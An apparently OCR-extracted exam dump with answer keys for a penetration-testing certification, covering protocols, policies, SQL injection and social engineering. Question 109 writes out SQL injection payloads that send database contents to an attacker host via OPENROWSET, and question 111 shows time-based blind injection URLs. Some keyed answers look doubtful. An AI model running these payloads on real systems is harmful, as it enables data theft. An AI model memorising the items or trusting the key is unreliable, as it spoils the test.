
QUESTION 91
Which of the following password hashing algorithms is used in the NTLMv2 authentication mechanism?

A. AES
B. DES (ECB mode)
C. MD5
D. RC5

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Identify the attack represented in the diagram below:



A. Input Validation
B. Session Hijacking
C. SQL Injection
D. Denial-of-Service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Session_hijacking

QUESTION 93
Which of the following is developed to address security concerns on time and reduce the misuse or threat of attacks in an organization?

A. Vulnerabilities checklists
B. Configuration checklists
C. Action Plan

D. Testing Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 94
Which of the following equipment could a pen tester use to perform shoulder surfing?

A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

QUESTION 95
The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?

A. Phishing
B. Spoofing
C. Tapping
D. Vishing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Which of the following acts is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards and applies to all entities involved in payment card processing?

A. PIPEDA
B. PCI DSS
C. Human Rights Act 1998
D. Data Protection Act 1998

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 97
Which among the following information is not furnished by the Rules of Engagement (ROE) document?

A. Techniques for data collection from systems upon termination of the test
B. Techniques for data exclusion from systems upon termination of the test
C. Details on how data should be transmitted during and after the test
D. Details on how organizational data is treated throughout and after the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 98
An attacker injects malicious query strings in user input fields to bypass web service authentication mechanisms and to access back-end databases. Which of the following attacks is this?

A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
http://luizfirmino.blogspot.com/2011_09_01_archive.html

QUESTION 99
Identify the type of authentication mechanism represented below:



A. NTLMv1
B. NTLMv2
C. LAN Manager Hash
D. Kerberos

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The client authenticates itself to the Authentication Server (AS) which forwards the username to a key distribution center (KDC). The KDC issues a ticket granting ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT expires at some point, though may be transparently renewed by the user's session manager while they are logged in.

When the client needs to communicate with another node ("principal" in Kerberos parlance) the client sends the TGT to the ticket granting service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a ticket and

session keys, which are returned to the client. The client then sends the ticket to the service server (SS) along with its service request.

Reference: http://en.wikipedia.org/wiki/Kerberos_(protocol)


QUESTION 100
John, a penetration tester from a pen test firm, was asked to collect information about the host file in a Windows system directory. Which of the following is the location of the host file in Window system directory?

A. C:\Windows\System32\Boot
B. C:\WINNT\system32\drivers\etc
C. C:\WINDOWS\system32\cmd.exe
D. C:\Windows\System32\restore

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Hosts_(file) (location in the file system, see the table)

QUESTION 101
Packet filtering firewalls are usually a part of a router. In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can:
i) Drop the packet
ii) Forward it or send a message to the originator



At which level of the OSI model do the packet filtering firewalls work?

A. Application layer
B. Physical layer
C. Transport layer
D. Network layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=At+which+level+of+the+OSI+model+do+the+packet+filtering+firewalls+work&source=bl&ots=zRrbcmY3pj&sig=I3vuS3VA7r-3VF8lC6xq_c_r31M&hl=en&sa=X&ei=wMcfVMetI8HPaNSRgPgD&ved=0CC8Q6AEwAg#v=onepage&q=At%20which%20level%20of%20the%20OSI%20model%20do%20the%20packet%20filtering%20firewalls%20work&f=false (packet filters)

QUESTION 102
By default, the TFTP server listens on UDP port 69. Which of the following utility reports the port status of target TCP and UDP ports on a local or a remote computer and is used to troubleshoot TCP/IP connectivity issues?

A. PortQry
B. Netstat
C. Telnet
D. Tracert

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://support.microsoft.com/kb/832919

QUESTION 103
Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.
A vulnerability assessment is used to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

Which of the following vulnerability assessment technique is used to test the web server infrastructure for any misconfiguration and outdated content?

A. Passive Assessment
B. Host-based Assessment
C. External Assessment
D. Application Assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Which of the following methods is used to perform server discovery?

A. Banner Grabbing

B. Whois Lookup
C. SQL Injection
D. Session Hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://luizfirmino.blogspot.com/2011/09/server-discovery.html

QUESTION 105
In the example of a /etc/passwd file below, what does the bold letter string indicate?
nomad:HrLNrZ3VS3TF2:501:100: Simple Nomad:/home/nomad:/bin/bash

A. Maximum number of days the password is valid
B. Group number
C. GECOS information
D. User number

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 106
Which of the following policy forbids everything with strict restrictions on all usage of the company systems and network?

A. Information-Protection Policy
B. Paranoid Policy
C. Promiscuous Policy
D. Prudent Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
In the TCP/IP model, the transport layer is responsible for reliability and flow control from source to the destination. TCP provides the mechanism for flow control by allowing the sending and receiving hosts to communicate. A flow control mechanism avoids the problem with a transmitting host overflowing the buffers in the receiving host.



Which of the following flow control mechanism guarantees reliable delivery of data?

A. Sliding Windows
B. Windowing
C. Positive Acknowledgment with Retransmission (PAR)
D. Synchronization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://condor.depaul.edu/jkristof/technotes/tcp.html (1.1.3 Reliability)

QUESTION 108
Which of the following external pen testing tests reveals information on price, usernames and passwords, sessions, URL characters, special instructors, encryption used, and web page behaviors?

A. Check for Directory Consistency and Page Naming Syntax of the Web Pages
B. Examine Server Side Includes (SSI)
C. Examine Hidden Fields

D. Examine E-commerce and Payment Gateways Handled by the Web Server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (page 71)

QUESTION 109
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:

'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 –

What query does he need in order to transfer the column?

A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables –
B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows –
C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns –
D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns –

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 110
You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account
B. Call a receptionist and ask for John Stevens' personal email account
C. Search in Google for his personal email ID
D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.



It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.
A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--

What is the database name?

A. WXYZ
B. PQRS
C. EFGH
D. ABCD

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891028/CEHv8-Module-14-SQL-Injection-pdf (see module 14, page 2049 to 2051)

QUESTION 112
Which of the following is an ARP cache poisoning technique aimed at network switches?

A. Replay Attack
B. Mac Flooding
C. Man-in-the Middle Attack
D. DNS Poisoning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.watchguard.com/infocenter/editorial/135324.asp (see mac flooding)


QUESTION 113
Which of the following documents helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets?

A. Penetration Testing Agreement
B. Rules of Behavior Agreement
C. Liability Insurance
D. Non-Disclosure Agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.




Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer
B. Network Access layer
C. Internet layer
D. Application layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.



How can employees continue to see the blocked websites?

A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a type and code field.

Which of the following ICMP messages will be generated if the destination port is not reachable?

A. ICMP Type 11 code 1
B. ICMP Type 5 code 3
C. ICMP Type 3 code 2
D. ICMP Type 3 code 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
To locate the firewall, SYN packet is crafted using Hping or any other packet crafter and sent to the firewall. If ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device is received, then it means which of the following type of firewall is in place?

A. Circuit level gateway
B. Stateful multilayer inspection firewall
C. Packet filter
D. Application level gateway

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
An automated electronic mail message from a mail system which indicates that the user does not exist on that server is called as?

A. SMTP Queue Bouncing
B. SMTP Message Bouncing
C. SMTP Server Bouncing
D. SMTP Mail Bouncing

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Bounce_message

QUESTION 119
Which of the following reports provides a summary of the complete pen testing process, its outcomes, and recommendations?

A. Vulnerability Report
B. Executive Report
C. Client-side test Report
D. Host Report

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

412-79v8.exam.115q

Number: 412-79v8
Passing Score: 800
Time Limit: 120 min

412-79v8

EC-Council Certified Security Analyst (ECSA)

Exam A

QUESTION 1
What is a goal of the penetration testing report?

- The Cover Letter
  - Organization Synopsis
- Document Properties
- Version
- Table of Contents and List of Illustrations
- Final Report Delivery Date
- The Executive Summary
  - Scope of the Project
  - Purpose for the Evaluation
  - System Description
  - Assumption
  - Timeline
  - Summary of Evaluation
  - Summary of Findings
  - Summary of Recommendations
- Testing Methodology
- Planning
- Exploitation
- Reporting
- Comprehensive Technical Report
- Detailed Systems Information
  - Windows Server
  - Result Analysis
- Recommendations
  - Indication of Priorities and Risks
- Appendixes
  - Required Work Efforts
  - Research
  - References
  - Glossary

A. The penetration testing report helps you comply with local laws and regulations related to environmental conditions in the organization.
B. The penetration testing report allows you to sleep better at night thinking your organization is protected
C. The pen testing report helps executive management to make decisions on implementing security controls in the organization and helps the security team implement security controls and patch any flaws discovered during testing.
D. The penetration testing report allows you to increase sales performance by effectively communicating with the internal security team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100
B. 5000-5099
C. 6666-6674
D. 0 – 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

QUESTION 3
Identify the injection attack represented in the diagram below:

A. XPath Injection Attack
B. XML Request Attack
C. XML Injection Attack
D. Frame Injection Attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://projects.webappsec.org/w/page/13247004/XML%20Injection

QUESTION 4
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Product-based Assessment Solutions
C. Tree-based Assessment
D. Inference-based Assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.netsense.info/downloads/security_wp_mva.pdf (page 12, tree-based assessment technology, second para)

QUESTION 5
The Web parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.
This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.


What is the best way to protect web applications from parameter tampering attacks?

A. Validating some parameters of the web application
B. Minimizing the allowable length of parameters
C. Using an easily guessable hashing algorithm
D. Applying effective input field filtering parameters

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?

A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7

This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?

